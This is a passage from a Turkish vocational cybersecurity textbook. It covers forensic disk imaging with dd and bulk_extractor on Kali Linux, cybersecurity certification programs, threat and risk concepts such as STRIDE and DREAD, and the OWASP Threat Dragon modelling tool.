RAM bellek üzerindeki bilgilerin kopyasını almak için kullanılan yazılımları araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1.6.2. Adli Bilişimde Delil Toplama ve Karartma Teknikleri

Adli bilişim sürecinde delil elde etmek için yararlanılan tekniklerden bazıları şunlardır:

- Bilgisayarların disklerinin imajının alınması ve incelenmesi
- RAM belleğin imajının alınması ve incelenmesi
- Silinen dosyaların geri kurtarılması
- Metadata analizinin gerçekleştirilmesi
- Belgelerin ve dosyaların incelenmesi
- Mesajlaşma uygulamalarıyla alınan ve gönderilen mesajların incelenmesi
- Elektronik postaların incelenmesi
- Resim ve videoların incelenmesi
- İnternet tarayıcısı geçmişinin incelenmesi
- Ağ trafiğinin incelenmesi ve trafik oluşturulan IP adreslerinin tespit edilmesi

Suçluların yakalanmamak ve adli bilişim uzmanlarının işlerini zorlaştırmak için gerçekleştirdikleri delil karartma tekniklerinden bazıları şunlardır:

- Delil edilebilmesinin önüne geçmek için verileri geri döndürülemez şekilde silmesi
- Faaliyetlerinin izlerine erişilememesi için RAM belleği temizlemesi
- Delil olabilecek belgelerin zaman damgalarını değiştirmesi
- Delil olabilecek verileri farklı fiziksel ortamlara taşıması
- Diskleri şifreleyerek verilere erişimi engellemesi
- Değiştirerek ve gizleyerek verilere erişimi engellemesi

Araştırma

Adli bilişim incelemesinde kullanılan yazılım ve donanımları araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1. Uygulama

İşlem adımlarına göre **dd** aracını kullanarak disk imajını almayı ve **bulk_extrcactor** aracı ile imaj incelemeyi gerçekleştiriniz.

1. Adım: Terminal ekranına girdikten sonra yetkili moda geçiş yapınız (Görsel 1.15).

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─#
```

Görsel 1.15: Yetkili moda geçiş yapılması

2. Adım: Görsel 1.16'da görüldüğü gibi **fdisk -l** komutunu kullanarak disk sürücülerini görüntüleyiniz.

```
┌──(root㉿kali)-[/home/kali]
└─# fdisk -l
Disk /dev/sdb: 20 GiB, 21474836480 bytes, 41943040 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x6c7e0e4b

Device     Boot Start      End  Sectors Size Id Type
/dev/sdb2        2048 41943039 41940992  20G 83 Linux

Disk /dev/sda: 80.09 GiB, 86000000000 bytes, 167968750 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x1d2d6b62

Device     Boot Start       End   Sectors  Size Id Type
/dev/sda1  *     2048 167968749 167966702 80.1G 83 Linux
```

İmajı alınacak disk

Kali Linux işletim sistemi yüklü disk

Görsel 1.16: Disk sürücülerinin fdisk -l komutu kullanılarak görüntülenmesi

3. Adım: Görsel 1.17'de görüldüğü gibi **dd** aracını kullanarak disk imajı alma işlemini gerçekleştiriniz.

```
┌──(root㉿kali)-[/home/kali]
└─# dd if=/dev/sdb2 of=/home/kali/Desktop/test.img
```

Görsel 1.17: İmaj alma işleminde dd aracının kullanılması

Not Disk imajı alma işlemi tamamlandığında ekran görüntüsü Görsel 1.18'deki gibi olacaktır.

```
┌──(root㉿kali)-[/home/kali]
└─# dd if=/dev/sdb2 of=/home/kali/Desktop/test.img

41940992+0 records in
41940992+0 records out
21473787904 bytes (21 GB, 20 GiB) copied, 401.434 s, 53.5 MB/s
```

Görsel 1.18: Disk imajı alma işleminin tamamlanması

4. Adım: Görsel 1.19'da görüldüğü gibi disk imajının bulunduğu Desktop klasörüne giriniz.

```
┌──(root㉿kali)-[/home/kali]
└─# cd Desktop
```


Görsel 1.19: Desktop klasörüne giriş yapılması

5. Adım: Görsel 1.20'de görüldüğü gibi disk imajını incelemek için **bulk_extractor** aracını kullanınız.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# bulk_extractor -o bulk_test test.img
bulk_extractor version: 2.0.3
Input file: "test.img"
Output directory: "bulk_test"
Disk Size: 21473787904
Scanners: aes base64 elf evtx exif [redacted] find gzip httplogs json kml_carved msxml net ntfsindx ntfslog
file ntfsmft ntfsusn pdf rar sqlite utmp vcard_carved windirs winlnk winpe winprefetch zip accts email gp
s
Threads: 2
going multi-threaded ... ( 2 )
bulk_extractor      Wed Oct 23 19:01:36 2024

available_memory: 2103218176
bytes_queued: 0
depth0 bytes queued: 0
```

Görsel 1.20: Disk imajının bulk_extractor aracıyla incelenmesi

6. Adım: Görsel 1.21'de görüldüğü gibi **bulk_extractor** incelemesi bittikten sonra sonuçları **bulk_test** klasörünün içine girerek görüntüleyiniz.



Görsel 1.21: Sonuçların bulk_test klasörü içinde görüntülenmesi

Sıra Sizde

Laboratuvardaki Kali işletim sistemi yüklü sanal makine aracılığıyla **dd** aracını kullanarak disk imajını alınız. Masaüstüne oluşturacağınız **uygulama klasörü** içine imaj dosyasını kaydediniz. İmaj inceleme işlemini, **bulk_extractor** aracını kullanarak gerçekleştiriniz. İnceleme işlemi bittikten sonra sonuç klasöründe **IP adreslerinin** yazıldığı dosya içeriğini **cat** komutu ile görüntüleyiniz.

1.7. SİBER GÜVENLİK SERTİFİKA PROGRAMLARI

Siber güvenlik sertifika programları, siber güvenlik alanında uzmanlaşmak isteyen kişilerin bilgi ve becerilerini geliştirmelerine yardımcı olan eğitim programlarıdır. Bu programlar; bilgisayar sistemlerini, ağları ve güvenlik tehditlerini tanımak, güvenlik açıklarını tespit etmek ve siber saldırılara karşı korumak için gerekli yetkinlikleri bireylere kazandırma amacı taşır. Siber güvenlik sertifika eğitimleri; üniversiteler, sertifika veren kuruluşlar ve özel eğitim kurumları tarafından verilir. Eğitim sonrasında aday, sertifika sınavına girip başarı ölçütlerini sağladığı takdirde sertifikaya sahip olur. Bu sertifikalar, iş başvuruları yapmak ve iş yerinde terfi almak için kullanılır.

Siber güvenlik alanında sürekli yeni sertifika programları geliştirilir. Sertifika seçiminde kişinin ilgi alanlarına, beceri seviyesine ve kariyer hedeflerine uygun program önerilir. Siber güvenlik alanında mevcut bazı sertifika programları şunlardır:

Bilgisayar Ağ Temelleri Sertifika Programı: Ağ teknolojileri ve ağ yönetimi konularında kariyer planlayan veya mevcut ağ becerilerini geliştirmek isteyen kişiler için başlangıç seviyesi sertifika programıdır. Ağ temelleri sertifikası, siber güvenlik alanında uzmanlaşmak isteyenlere temel oluşturur. Ağ temelleri sertifika programının eğitim içeriğindeki konular şunlardır:

- OSI Referans Modeli
- TCP/IP Protokolleri
  - » HTTP, HTTPS, FTP, TFTP, DHCP, DNS, SMTP, TCP, UDP, IPv4, IPv6, ETHERNET, WIFI, PPP
- Anahtarlama Temelleri
- VLAN Konfigürasyonu
- Ağ Güvenliği
  - » Ağ Saldırı Türleri
  - » Anahtar Port Güvenliği
  - » Dinamik ARP Denetimi
  - » DHCP İzleme
- Statik Yönlendirme
  - » Statik Yönlendirme (Static Routing)
  - » Varsayılan Rota (Default Route)
  - » Kayan Statik Rota (Floating Static Route)
- Dinamik Yönlendirme
  - » OSPF Yönlendirmesi
- Erişim Kontrol Uygulamaları
  - » Standart Erişim Kontrol Listeleri
  - » Genişletilmiş Erişim Kontrol Listeleri
- NAT/PAT, DHCP, DNS Uygulamaları
- WLAN Yapılandırması
- Ağ Yedeklilik Sistemleri
- Yazılım Tanımlı Ağlar

Siber Güvenlik Temelleri Sertifika Programı: Siber güvenlik alanında temel bilgi ve becerileri öğrenmek isteyenlere uygun bir sertifika programıdır. Bu sertifika programı, temel düzeyde siber güvenlik uzmanlarının sahip olduğu kazanımlara yönelik bir program içerir.

Siber güvenlik temelleri sertifika programının eğitim içeriğindeki konular şunlardır:

- Ağ Güvenliği
- Bilgi Güvenliği
- Kimlik Doğrulama ve Erişim Kontrolü
- Kriptografi
- Olay İzleme ve Yönetimi
- Saldırılar ve Tehditler
- Sanallaştırma Uygulamaları
- Mobil ve Bulut Güvenliği
- Zararlı Yazılımlar
- Güvenlik Uygulamaları
- Saldırı Tespit Sistemleri
- Sanal Özel Ağ (VPN) Teknolojileri
- Kablosuz Ağlar

Beyaz Şapkalı Hacker Sertifika Programı: Yasalara ve bilişim etiği kurallarına uygun şekilde bilgisayar ağlarında, yazılımlarda ve diğer bilişim sistemlerinde güvenlik açıklarını tespit eden ve bu açıklara karşı güvenlik önlemleri alabilen etik hacker yetiştirmek amaçlanır.

Beyaz şapkalı hacker sertifika programının eğitim içeriğindeki konular şunlardır:

- Etik Hacker Özellikleri
- Keşif İşlemi
- Ağ Tarama İşlemi
- Güvenlik Açığı Analizi
- Sistem Hackleme İşlemi
- Zararlı Yazılım Tehditleri
- Koklama Saldırıları
- Sosyal Mühendislik Saldırıları
- Servis Dışı Bırakma Saldırısı

- Oturum Ele Geçirme Saldırısı
- IDS, Güvenlik Duvarları ve Bal Küpü Tuzaklarından Kaçmak
- Web Sunucusu Hacklemek
- Web Uygulamalarını Hacklemek
- SQL Enjeksiyonu Atağı
- Kablosuz Ağları Hacklemek
- Mobil Platformları Hacklemek
- IoT Sistemlerini Hacklemek
- Bulut Bilişim
- Kriptografi

Siber Olaylara Müdahale Ekibi Sertifika Programı: Kamu kurumları ve kurumsal işletmelerde meydana gelebilecek farklı türde siber güvenlik olaylarını planlı bir şekilde ele alıp değerlendirebilen, hızlı ve etkin bir şekilde tepki verme yeteneğine sahip uzmanları yetiştirmeyi amaçlayan bir eğitim programıdır.

Siber olaylara müdahale ekibi sertifika programının eğitim içeriğindeki konular şunlardır:

- Olay Yönetimi ve Müdahale Süreci
- Adli Bilişim Uygunluğu ve İlk Yanıt
- Ağ Güvenliği Olaylarını Ele Alma ve Müdahale Etme
- Zararlı Yazılım Olaylarını Ele Alma ve Müdahale Etme
- E-Posta Güvenliği Olaylarını Ele Alma ve Müdahale Etme
- Web Uygulaması Güvenlik Olaylarını Ele Alma ve Müdahale Etme
- Bulut Güvenliği Olaylarını Ele Alma ve Müdahale Etme
- İç Ağdan Gelen Tehditleri Ele Alma ve Müdahale Etme

Ofansif Güvenlik Sertifika Programı: Siber güvenlik alanında yetenekli profesyonellerin yetiştirilmesini amaçlayan bir eğitim programıdır. Bu sertifikayı alanlar, bilişim sistemlerine sızma testi yapacak düzeyde bilgi ve yetkinliğe sahip olur.

Ofansif güvenlik sertifika programının eğitim içeriğindeki konular şunlardır:

- Sızma Testi
- Kali Linux İşletim Sistemini Tanıma
- Temel Araçlar
- Pasif Bilgi Toplama

- Aktif Bilgi Toplama
- Zafiyet Tarama
- Exploitlerle Çalışma
- Bellek Taşırma Atakları
- Dosya Transferleri
- Web Uygulama Atakları
- İstemci Tarafı Atakları
- Parola Atakları
- Port Yönlendirme ve Tünel Oluşturma
- Metasploit Framework
- Antivirüs Yazılımı Atlama

Adli Bilişim Uzmanlığı Sertifika Programı: Dijital ortamlarda gerçekleştirilen siber saldırılar sonucunda çeşitli donanım ve yazılımlar kullanılarak dijital delillerin nasıl toplanacağı, analiz edileceği, çözümleneceği ve raporlanacağı konuları üzerine odaklanan eğitim sürecidir.

Adli bilişim uzmanlığı sertifika programının eğitim içeriğindeki konular şunlardır:

- Adli Bilişim ve Bilişim Hukukuyla İlgili Temel Kavramlar
- Siber Güvenlikle İlgili Kavramlar
- Bilişim Etiği
- Ülkemizde Adli Bilişim ve Bilişim Hukukuyla İlgili Yasal Düzenlemeler
- Zararlı Yazılımlar
- Hacker Kavramı ve Hacker Türleri
- Siber Saldırı Türleri
- Kimlik Doğrulama Sistemleri
- İşletim Sistemlerinin Özellikleri
- Şifreleme ve Şifre Çözme
- Veri Kurtarma, Veri Saklama, Veri Silme
- Disk İmajlarının Alınması
- Delil Toplama, Analiz Etme, Çözümleme, Raporlama
- Adli Bilişim Süreci
- Adli Bilişim Sürecinde Kullanılan Donanım ve Yazılımlar
- Bilirkişi Raporu Hazırlama

Eğitim sonu sertifika sınavında başarılı olan adaylar, **Adli Bilişim Uzmanlığı Sertifikası** almaya hak kazanır. Bu sertifikaya sahip kişiler, mahkemelerce bilirkişi olarak görevlendirilir.

Sıra Sizde

Aşağıda verilen sertifika programının içeriği ve bunların sertifika programı adlarını uygun olan harfleri kullanarak içeriklerin yanındaki parantezlere yazınız ve eşleştirmeyi tamamlayınız.

Sertifika Programının İçeriği	Sertifika Programının Adı
1. ( ) Yasalara ve bilişim etiği kurallarına uygun şekilde, bilgisayar ağlarında, yazılımlarda ve diğer bilişim sistemlerinde güvenlik açıklarını tespit eden ve bu açıklara karşı güvenlik önlemleri alabilen etik hacker yetiştirme programıdır.	**a)** Bilgisayar Ağ Temelleri
2. ( ) Dijital ortamlarda gerçekleştirilen saldırılar sonucunda dijital delillerin nasıl toplanacağına, analiz edileceğine, çözümleneceğine ve raporlanacağına odaklanır.	**b)** Siber Güvenlik Temelleri
3. ( ) Bilişim sistemlerine sızma testi yapacak düzeyde bilgi ve yetkinliğe sahip profesyonellerin yetiştirilmesini amaçlayan programdır.	**c)** Beyaz Şapkalı Hacker
4. ( ) Mevcut ağ becerilerini geliştirmek isteyen kişiler için başlangıç seviyesi sertifika programıdır.	**ç)** Siber Olaylara Müdahale Ekibi
5. ( ) Kamu kurumları ve kurumsal işletmelerde meydana gelebilecek farklı türde siber güvenlik olaylarını planlı bir şekilde ele alıp değerlendirebilen, hızlı ve etkin bir şekilde tepki verme yeteneğine sahip uzmanları yetiştirmeyi amaçlayan bir eğitim programıdır.	**d)** Siyah Şapkalı Hacker
6. ( ) Temel düzeyde siber güvenlik uzmanlarının sahip olduğu kazanımlara yönelik bir programdır.	**e)** Adli Bilişim Uzmanlığı
	f) Ofansif Güvenlik

1.8. TEHDİT VE RİSK DEĞERLENDİRME

Siber tehditlerin her geçen gün arttığı göz önüne alındığında kurumların varlıklarını korumak ve güvenliğini sağlamak amacıyla tehdit unsurlarına karşı sürekli önleyici tedbir alması gerekir. Bu süreçte tehdit ve risk değerlendirmesi yapılarak zafiyetler ve bu zafiyetlerin yol açacağı zararlar belirlenir.

1.8.1. Temel Tehdit ve Risk Kavramları

Tehdit ve risk değerlendirme sürecinde üzerinde durulan kavramlar şunlardır:

Görsel 1.22: Varlıklar

Varlık (Asset): Bir kuruluşun sahip olduğu, korumaya çalıştığı ve değerli kabul ettiği her unsurdur. Binalar, çalışanlar, veriler, belgeler, fiziksel donanım, ekipman gibi çeşitli unsurlar varlıklara örnektir (Görsel 1.22).

Siber Varlık (Cyber Asset): Dijital ortamlarda bulunan veriler, bilgiler, işlemler, dokümanlar, planlar, sunucular, yazılımlar, veri tabanları, ağ bileşenleri gibi sistem bileşenlerini ifade eder (Görsel 1.23).

Tehdit (Threat): Bir kuruluşun bilgi sistemlerine, varlıklarına ve çalışma sürecine zarar verme potansiyeli olan her türlü durumdur. Tehditler; doğal afetler (deprem, sel, fırtına, yangın vb.), çalışanların kasıtlı veya kasıtsız etkileri, zayıf güvenlik önlemleri, yazılım hataları, sistem veya donanım arızaları şeklinde olabilir.

Görsel 1.23: Siber varlıklar

Zafiyet (Vulnerability): Bilgi sistemlerinin ve varlıklarının tehditlere karşı savunmasız olması, güvenlik açığı veya zayıflıktır. Zafiyetin ortaya çıkma nedenleri şunlardır:

- Çalışanların eğitim eksikliği
- Güvenlik cihazlarının yanlış veya eksik yapılandırılması
- İşletim sistemi ve yazılım güncellemelerinin yapılmaması
- Fiziksel varlıkların, ekipmanın, sunucuların vb. yetkisiz erişime karşı yeterince korunamaması


Saldırı (Attack): Siber ortamların zafiyete uğratılması veya zafiyetlerin istismar edilmesi için yapılan bilinçli girişimlerdir. Saldırılarla kuruluşların güvenlik altyapısındaki zayıflıkların hedef alınması sonucunda varlıklar zarar görebilir, tamamen kaybedilebilir veya bilgiler ifşa edilebilir.

Koruma (Safeguards): Bir bilgi sisteminde güvenlik ilkelerini sağlamak amacıyla tasarlanan koruyucu veya karşı önlemlerdir. Koruma önlemleri; yönetim kontrolleri, personel güvenliği ile fiziksel yapıların, fiziksel alanların ve cihazların güvenliğini kapsar. Koruma yöntemleri, bir sistemi tehditlere karşı daha dirençli hâle getirir.

Görsel 1.24: Veri ihlali

İhlal (Breach): Yetkisiz bir kişinin siber ortamda güvenlik politikalarını aşarak bilgilere erişim sağlamasıdır. Bir saldırganın kurum veya kuruluşların bilgi sistemlerine sızarak verileri ele geçirmesi, bir ihlal örneğidir (Görsel 1.24). Böyle bir durumda kişisel veri ve bilgilerin yanı sıra özel bilgiler, ticari sırlar ve yüksek derecede hassas içeriklerin büyük ölçüde sızdırılma riski ortaya çıkabilir.


Risk: Siber ortamda bilginin güvenliği için gizlilik, bütünlük ve erişilebilirlik ilkelerinin sağlanması büyük önem taşır. **Risk,** bir tehdit unsurunun bilgi güvenliği ilkelerini zayıflatmak veya ortadan kaldırmak amacıyla güvenlik açıklarından yararlanma olasılığıdır (Görsel 1.25).



Görsel 1.25: Risk

1.8.2. Tehdit Modelleme ve Yöntemleri

Tehdit modelleme; bir bilişim sistemi, yazılım veya uygulamanın tasarım aşamasındayken potansiyel tehditlerini, güvenlik açıklarını ve zayıflıklarını belirleme, sınıflandırma ve analiz etme sürecidir (Görsel 1.26).



Görsel 1.26: Tehdit modeli oluşturma süreci

Yaygın olarak kullanılan tehdit modelleme yöntemleri şunlardır:

STRIDE Modeli

STRIDE modeli, bir sistemin veya yazılımın tasarım aşamasında ortaya çıkabilecek güvenlik açıklarını tespit etmek ve gidermek için kullanılır. Microsoft tarafından geliştirilen STRIDE modeli, tehditleri altı farklı kategoriye ayırır.

STRIDE modelindeki tehdit kategorileri şunlardır:

1. Kimlik Sahteciliği (Spoofing Identity)
2. Veri Manipülasyonu (Tampering with Data)
3. İnkâr Tehditleri (Repudiation Threats)
4. Bilgi Sızıntısı (Information Disclosure)
5. Hizmet Reddi (Denial of Service)
6. Yetki Yükseltme (Elevation of Privileges)

DREAD Modeli

DREAD, tehditleri ölçeklendirmek için kullanılan bir modeldir. Bu modelde tehditler puanlanarak tehditlerin öncelik seviyesi belirlenir. Bir tehdit için tüm DREAD kategorilerine ayrı ayrı puan atanır ve bu puanların toplamı, tehdidin derecesini hesaplamak için kullanılır. Tehdidin puanına göre düşük, orta, yüksek veya kritik seviyede derecelendirme yapılır. Puan yükseldikçe tehdit seviyesi de yükselir. DREAD modelinde değerlendirme ölçütleri şunlardır:

1. Hasar (Damage)
2. Tekrarlanabilirlik (Reproducibility)
3. Sömürülebilirlik (Exploitability)
4. Etkilenen kullanıcılar (Affected Users)
5. Keşfedilebilirlik (Discoverability)

Saldırı Ağaçları


Saldırı ağaçları, saldırganların bir bilişim sistemine zarar vermek için kullanabileceği saldırı yöntemlerini ve yollarını görselleştiren modelleme aracıdır.

Sıra Sizde

PASTA, LINDDUN ve CIA tehdit modelleriyle ilgili sunu hazırlayınız. Hazırladığınız sunuyu sınıfta arkadaşlarınızla paylaşınız.

1.8.3. OWASP Threat Dragon Tehdit Modelleme Aracı

Tehdit modelleme sürecinde Open Web Application Security Project (OWASP) tarafından geliştirilen açık kaynaklı tehdit modelleme aracı OWASP Threat Dragon kullanılabilir (Görsel 1.27).



Görsel 1.27: OWASP Threat Dragon tehdit modelleme aracı

OWASP Threat Dragon aracı, web tabanlı bir uygulama veya masaüstü uygulaması olarak kullanılabilir. Kullanıcılar tarafından sistemler ve bileşenler görsel olarak modellenebilir. Oluşturulan diyagram üzerinde tehditler belirlenebilir ve bunlarla ilgili detaylar eklenip düzenlenebilir. Görsel modelleme, kullanıcıların veri akışını ve potansiyel zafiyet noktalarını tespit etmelerini sağlar. Yazılım sürüm kontrol platformlarıyla uyumlu çalışarak tehdit modelleme sürecini yazılım geliştirme yaşam döngüsüyle entegre etmeyi kolaylaştırır. OWASP Threat Dragon aracının güncel sürümü, **https://github.com/OWASP/threat-dragon/releases** linki kullanılarak, farklı platform seçeneklerine göre indirilerek yüklenebilir.


2. Uygulama

İşlem adımlarına göre bir web sunucusuna normal bir kullanıcının ve kötü niyetli bir sahte hesabın (Adımlarda sahte hesap, BotHesap biçiminde kullanılmıştır.) erişimini, sahte hesabın sistemi tehlikeye atabilme senaryosunu modelleme işlemini gerçekleştiriniz.

1. Adım: OWASP Threat Dragon aracını çalıştırarak yeni bir proje başlatınız (Görsel 1.28).

Görsel 1.28: OWASP Threat Dragon aracının açılış sayfası


2. Adım: Görsel 1.29'daki numaralı alanları belirtilen şekilde doldurunuz ve **Save** butonuna tıklayıp, modelinize bir isim vererek onu kaydediniz (**Close** butonuyla mevcut ekranı kapatınız.).



Görsel 1.29: Tehdit modeli bilgi giriş ekranı


3. Adım: OWASP Threat Dragon aracının ana sayfasından Görsel 1.30'teki seçeneğe tıklayınız ve ikinci adımda kaydettiğiniz tehdit modelini açınız (Görsel 1.31).

Görsel 1.30: Kaydedilmiş tehdit modelinin açılması




Görsel 1.31: Tehdit modeli bilgi kaydı

4. Adım: Görsel 1.31'deki **Spotlight** diyagramını açınız ve tehdit modeli oluştururken kullanılacak bileşenleri **Compenents** sekmesinde görüntüleyiniz (Görsel 1.32).



